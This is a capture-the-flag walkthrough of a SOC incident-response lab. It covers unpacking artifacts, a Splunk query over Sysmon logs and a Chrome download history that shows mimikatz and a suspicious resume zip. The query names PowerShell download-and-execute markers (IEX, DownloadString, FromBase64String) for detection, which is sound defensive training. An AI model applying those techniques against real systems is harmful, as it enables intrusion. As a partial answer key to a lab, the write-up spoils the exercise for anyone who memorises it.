First Shift CTF Task 6: Zero Tolerance

Author: Ernest Osindo

Zero Tolerance

It was supposed to be a regular morning at ProbablyFine Ltd. L2 had just returned from paternity leave. L3 was hosting a live webinar on "Proactive Threat Hunting." The morning standup was the usual mix of coffee, ticket updates, and small talk about last night's football match. Then the Slack notification came through from Sales:

"NEW CLIENT ONBOARDED - VaultSecure Banking - Tier 1 Priority - Live monitoring starts NOW"

VaultSecure Banking wasn't just any client. They're a regional bank with two million customers. They had just fired their previous MSSP after a compliance audit revealed endpoints that had gone unmonitored for six months. The contract ProbablyFine signed was massive, enough to fund the company for the next two years. However, there's a catch: a 90-day probation period with a "zero tolerance" clause - miss one critical alert, and the contract is terminated.

The Alert

You were barely skimming the onboarding docs before the SIEM lights up with a critical alert:

"CRITICAL: Suspicious Persistence Mechanism Detected - VaultSecure Banking"

You just stare at it for a second. It's been less than 4 hours since monitoring went live, and you're already staring at a critical alert. Your L2 is in back-to-back meetings with the new client. Your L3 is live on a webinar with 500 attendees. The company's future literally depends on how you handle this. For now, it's just you and this alert. It's time to show VaultSecure Banking why they chose ProbablyFine!

Machine Access


Start the lab by clicking the Start Machine button below. You will then have access to the Splunk Web Interface. Please wait 4-5 minutes for the Splunk instance to launch. To access Splunk, please follow this link:

https://10-48-150-85.reverse-proxy.cell-prod-ap-south-1a.vm.tryhackme.com
You may also need downloadable artifacts from the compromised VM:

Google Drive Link:
https://drive.google.com/file/d/1YLn1Os_kfeeZadjG4cevcJBXheV06XCt/view


Solution

I downloaded the artifacts from the Google Drive link.




```
root@ip-10-48-117-109:~# ls
Artifacts.7z  Desktop      Pictures  Scripts           Tools
burp.json     Downloads    Postman   snap
CTFBuilder    Instructions Rooms     thinclient_drives
root@ip-10-48-117-109:~# 
```

Finding the Full Path of a File:
Command: **realpath Artifacts.7z**



```
root@ip-10-48-117-109:~# ls
Artifacts.7z  burp.json  CTFBuilder  Desktop  Downloads  Instructions  Pictures  Postman  Rooms  Scripts  snap  thinclient_drives  Tools
root@ip-10-48-117-109:~# realpath Artifacts.7z
/root/Artifacts.7z
root@ip-10-48-117-109:~# 
```

Unzip the dowanloaded file
Command: **unzip Artifacts.7z -d /root/Artifacts.7z**



```
root@ip-10-48-117-109:~# unzip Artifacts.7z -d /root/Artifacts.7z
Archive:  Artifacts.7z
  End-of-central-directory signature not found.  Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
unzip:  cannot find zipfile directory in one of Artifacts.7z or
        Artifacts.7z.zip, and cannot find Artifacts.7z.ZIP, period.
root@ip-10-48-117-109:~# 
```

I encountered an error as shown in the screenshot above

The erroris because `.7z` is a 7-Zip archive, not a standard zip file. The `unzip` command is only used for `.zip` files, and it cannot handle `.7z` files.

To extract `.7z` files, you need to use the `7z` (7-Zip) tool. Here's how to do it:

1. Install 7-Zip:

If you don't have `7z` installed on your system, you can install it using the following command (for Debian-based systems like Ubuntu):

```
sudo apt-get install p7zip-full
```

2. Extract the .7z File:


Once `7z` is installed, you can use the following command to extract the `.7z` file:

```
7z x Artifacts.7z -o/root/Artifacts
```

3. Verify Extraction:

After extracting the contents, you can verify by checking the files:

```
ls /root/Artifacts
```



```
root@ip-10-48-117-109:~# sudo apt-get install p7zip-full
sudo: unable to resolve host ip-10-48-117-109: Name or service not known
Reading package lists... Done
Building dependency tree
Reading state information... Done
p7zip-full is already the newest version (16.02+dfsg-7build1).
p7zip-full set to manually installed.
The following packages were automatically installed and are no longer required:
  fonts-lato liblttng-ust-ctl4 liblttng-ust0 libwireshark13 libwiretap10 libwsutil11 python3-wheel ruby-build ruby-minitest ruby-net-telnet ruby-power-assert ruby-test-unit ruby-xmlrpc ruby-zip ruby2.7-doc
  rubygems-integration xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
0 to upgrade, 0 to newly install, 0 to remove and 257 not to upgrade.
root@ip-10-48-117-109:~#
root@ip-10-48-117-109:~# 7z x Artifacts.7z -o/root/Artifacts

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
7zip Version 16.02 (locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7571 (800F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 112773233 bytes (108 MiB)

Extracting archive: Artifacts.7z
--
Path = Artifacts.7z
Type = 7z
Physical Size = 112773233
Headers Size = 24157
Method = LZMA2:25
Solid = +
Blocks = 1

Everything is Ok

Folders: 486
Files: 1613
Size:       2188810449
Compressed: 112773233
root@ip-10-48-117-109:~#
root@ip-10-48-117-109:~# ls /root/Artifacts
BKUP-SRV01  JP-BROWN-WS
root@ip-10-48-117-109:~#
```

1. What is the hostname where the Initial Access occurred?

Solution

Splunk query

```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=1
Image="*powershell.exe"
(CommandLine="*enc*" OR CommandLine="*FromBase64String*" OR
CommandLine="*IEX*" OR CommandLine="*DownloadString*" OR
CommandLine="*http*")
NOT Image="*Splunk*"
```

Explanation

index=*

- **Searches in all indexes** (no limitation).

source="WinEventLog:Microsoft-Windows-Sysmon/Operational"

- **Filters for Sysmon's Operational logs** (tracks system activity like process creation).

EventCode=1

- **EventCode=1** means a **process creation event**.

Image="*powershell.exe"

- **Filters for PowerShell processes** (matches any `powershell.exe` path).

```
(CommandLine="*enc*" OR CommandLine="*FromBase64String*"
OR CommandLine="*IEX*" OR CommandLine="*DownloadString*"
OR CommandLine="*http*")
```


- **Looks for specific suspicious PowerShell commands**:
  - `*enc*`: Base64 encoding (hiding payloads).
  - `*FromBase64String*`: Decoding Base64 payloads.
  - `*IEX*`: Invoke-Expression, often used for remote code execution.
  - `*DownloadString*`: Downloads malicious content.
  - `*http*`: Downloads from a remote server (HTTP/S).

```
NOT Image="*Splunk*"
```

- **Excludes Splunk-related processes** (to remove noise).

Summary

The command looks for **malicious PowerShell activity** (e.g., Base64 decoding, remote code execution) in Sysmon logs, excluding Splunk processes.



New Search

```
index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
Image="*powershell.exe"
(CommandLine="*enc*" OR CommandLine="*FromBase64String*" OR CommandLine="*IEX*" OR CommandLine="*DownloadString*" OR CommandLine="*http*")
NOT Image="*Splunk*"
```

✓ 7 events (before 1/30/26 8:38:21.000 AM) No Event Sampling

SELECTED FIELDS

a host	2
a source	1
a sourcetype	1


INTERESTING FIELDS

a category	1
a CommandLine	7
a Company	1
a ComputerName	2
a CurrentDirectory	2
a Description	1
a dvc	2

i	Time	Event

>	11/14/25
	5:23:22.000 AM
		11/14/2025 05:23:22 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=BKUP-SRV01
		Show all 38 lines
		host = BKUP-SRV01 source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

>	11/14/25
	5:21:26.000 AM
		11/14/2025 05:21:26 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=BKUP-SRV01
		Show all 38 lines



# linecount	1
a LogName	1
a LogonGuid	2
a LogonId	2
a Message	7
a OpCode	1
a OriginalFileName	1
a ParentCommandLine	6
a ParentImage	4
a ParentProcessGuid	6
# ParentProcessId	6
a ParentUser	2
a ProcessGuid	7
# ProcessId	7
a Product	1
a punct	2
# RecordNumber	7
a RuleName	1
a severity	1
# severity_id	1
a Sid	1
# SidType	1
# signature_id	1
a SourceName	1
a splunk_server	1
a tag	1
a tag::eventtype	1
a TaskCategory	1
# TerminalSessionId	2
a Type	1
a User	3
a UtcTime	7
a vendor_product	1

i	Time	Event

		EventType=4
		ComputerName=JP-BROWN-WS
		Show all 38 lines
		host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

>	11/14/25
	5:08:46.000 AM
		11/14/2025 05:08:46 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=JP-BROWN-WS
		Show all 38 lines
		host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

>	11/14/25
	5:08:46.000 AM
		11/14/2025 05:08:46 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=JP-BROWN-WS
		Show all 38 lines
		host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog


>	11/14/25
	5:04:56.000 AM
		11/14/2025 05:04:56 AM
		LogName=Microsoft-Windows-Sysmon/Operational
		EventCode=1
		EventType=4
		ComputerName=JP-BROWN-WS
		Show all 38 lines
		host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

`Alternatively I found an easier way:`

https://inloop.github.io/sqlite-viewer/


View the history file inside:

/root/Artifacts/JP-BROWN-WS/C/Users/jp.brown/AppData/Local/Google/Chrome/User Data/Default



Location: /root/Artifacts/JP-BROWN-WS/C/Users/jp.brown/AppData/Local/Google/Chrome/User Data/Default

"History" selected (163.8 kB), Free space: 3.3 GB




Drop file here to load content or click on this box to open file dialog.

cluster_keywords (2 rows)

```
SELECT * FROM 'cluster_keywords' LIMIT 0,30
```

cluster_id	keyword	type	score	collections
1	download sysinternals	4	100	
3	download python	4	100	

© 2024 Juraj Novák
| Fork me on GitHub |




SQLite Viewer
view sqlite file online

Drop file here to load content or click on this box to open file dialog.

cluster_keywords (2 rows)

Export
Execute
cluster_keywords (2 rows)
cluster_visit_duplicates (7 rows)
clusters (3 rows)
clusters_and_visits (17 rows)
content_annotations (35 rows)
context_annotations (25 rows)
downloads (7 rows)

| Fork me on GitHub |



Drop file here to load content or click on this box to open file dialog.


downloads (7 rows)

```
SELECT * FROM 'downloads' LIMIT 0,30
```

id	guid	current_path	target_path	start_time	received_bytes	total_bytes	state	danger_type	interrupt_reaso
1	eb319031-be9e-4cb8-b…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501209196320	45926634	45926634	1	0	0
2	9346e163-e9c8-4c9a-a1…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501232167248	20183236	20183236	1	0	0
3	2875da91-2267-4dbd-b…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501270310844	9883648	9883648	1	0	0
4	b28f62e2-4ed8-48f4-9a…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501320952788	29900480	29900480	1	0	0
5	71b16de7-ea2e-464c-b6…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407547776977236	174626240	174626240	1	0	0
6	b515f3aa-3789-4f4b-af…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407570265453504	851	851	1	0	0
8	5ef51284-60bc-437a-bf…	C:\Users\jp.brown\Downloads\mimikatz_trunk.7z	\jp.brown\Dow…	13407570896818648	900783	900783	1	0	0

© 2024 Juraj Novák
| Fork me on GitHub |

C:\Users\jp.brown\Downloads\mimikatz_trunk.7z




```
SELECT * FROM 'downloads' LIMIT 0,30
```

id	guid	current_path	target_path	start_time	received_bytes	total_bytes	state	danger_type	interrupt_reaso
1	eb319031-be9e-4cb8-b…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501209196320	45926634	45926634	1	0	0
2	9346e163-e9c8-4c9a-a1…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501232167248	20183236	20183236	1	0	0
3	2875da91-2267-4dbd-b…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501270310844	9883648	9883648	1	0	0
4	b28f62e2-4ed8-48f4-9a…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407501320952788	29900480	29900480	1	0	0
5	71b16de7-ea2e-464c-b6…	C:\Users\jp.brown\Dow…	C:\Users\jp.brown\Dow…	13407547776977236	174626240	174626240	1	0	0
6	b515f3aa-3789-4f4b-af…	C:\Users\jp.brown\Downloads\TravisClart_Resume.zip	\jp.brown\Dow…	13407570265453504	851	851	1	0	0
8	5ef51284-60bc-437a-bf…		\jp.brown\Dow…	13407570896818648	900783	900783	1	0	0

